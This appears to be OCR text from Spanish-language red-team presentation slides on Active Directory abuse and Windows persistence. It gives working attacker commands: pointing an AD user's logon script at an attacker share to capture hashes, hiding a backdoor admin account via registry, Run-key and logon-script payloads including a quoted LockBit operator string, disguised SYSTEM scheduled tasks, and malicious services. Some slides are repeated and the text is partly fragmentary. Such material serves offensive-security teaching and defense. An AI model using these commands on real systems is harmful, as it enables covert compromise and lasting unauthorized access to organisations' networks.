- Nombres y consideraciones mínimas

```
backup_*  
backup_EA  
Admon
```

```
Estudio de sysadmins y buena enumeración del
```







C2

User galletas con GenericWrite



Active Directory
/Galletas.corp



```
Set-ADUser adm018 -ScriptPath  
"\\attacker\share\payload.ps1"
```

Hash capturado en login SMB.
Contraseña nueva capturada



C2

User galletas con GenericWrite



Active Directory
/Galletas.corp



```
Set-ADUser adm018 -ScriptPath  
"\\attacker\share\fakepath"
```

4. TÉCNICAS DE PERSISTENCIA DENTRO DEL PERÍMETRO

Creación y modificación de usuarios

- Tocar claves de registro, menos habitual para el usuario pero efectivo

```
reg add "HKLM\Software\Microsoft\Windows  
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v  
oldadministrator /t REG_DWORD /d 0 /f
```



4. TÉCNICAS DE PERSISTENCIA DENTRO DEL PERÍMETRO

Persistencias en Logon y Boot

- Claves de registro para ejecución de payloads en el sistema en el inicio de sesión del usuario

```
reg add "HKCU\Environment" /v UserInitMprLogonScript /t  
REG_EXPAND_SZ /d "C:\ruta\daemon64.exe" /f
```

- String de un operador de Lockbit

```
powershell -WindowStyle hidden -Command "if (-Not (Test-Path  
'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\App')) { Set-ItemProperty  
-Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run' -Name 'App' -Value  
'%PUBLIC%\Music\svchosts.exe' }"
```

- Startup de sistema desprotegido

```
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup
```



4. TÉCNICAS DE PERSISTENCIA DENTRO DEL PERÍMETRO



Tareas programadas

- Ejecución cada X tiempo, concatenación de acciones

```
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F  
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr  
C:\Users\REDACTED\AppData\Local\Notepad\upedge.bat /SC ONSTART /F  
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F  
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F  
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr  
c:\users\REDACTED\appdata\local\notepad\UpdateEdge.bat /SC ONSTART /F  
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo 720 /F
```

4. TÉCNICAS DE PERSISTENCIA DENTRO DEL PERÍMETRO

Claves SSH


- Más sigiloso que usuarios. Ruido en el perímetro.

```
ssh-keygen -t ed25519 -C "mi_clave@local" -f "$env:USERPROFILE\.ssh\id_ed25519" -N "",
```

Creación de servicios

- Servicios custom, podemos usar sharpersist o a mano


```
SharPersist -t service -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n "Some Service" -m add  
sc create LegalService binPath= "C:\Tmp\estonoesunbeacon.exe" start= auto
```



4. TÉCNICAS DE PERSISTENCIA DENTRO DEL PERÍMETRO

Interacción de usuario

- Dificultades, errores y dependencia
- Entornos de developers y multitud de herramientas
- Complicado. Entornos donde ya está controlado.



4. TÉCNICAS DE PERSISTENCIA DENTRO DEL PERÍMETRO

Interacción mediante Windows Terminal

- Muy fácil de automatizar. Usable en el caso de developers y Sysadmins.

reser

3ms.



Símbolo del sistema

Nombre

Nombre del perfil que aparece en la lista desplegable.

Símbolo del sistema ▼

Línea de comandos ↻

Ejecutable utilizado en el perfil.

%SystemRoot%\System32\cmd.exe ^

%SystemRoot%\System32\cmd.exe

Examinar...

4. TÉCNICAS DE PERSISTENCIA DENTRO DEL PERÍMETRO

Interacción mediante Windows Terminal

reserv

3ms.



Iniciar al inicio del equipo

Iniciar terminal automáticamente al iniciar sesión en Windows.

Activado



Cuando se inicia la terminal

Qué se debe mostrar cuando se crea la primera terminal.

Abrir una pestaña con el perfil predeterminado ▾

Acciones

Menú Nueva pestaña

Perfiles

Valores predeterminados

Ejecutar este perfil como Administrador



Si se habilita, el perfil se abrirá automáticamente en una ventana de terminal Administración. Si la ventana actual ya se está ejecutando como administrador, se abrirá en esta ventana.

Activado





Configuración adicional

5. TÉCNICAS DE PERSISTENCIA FUERA DEL PERÍMETRO

¿Qué necesitamos para volver al escenario original?







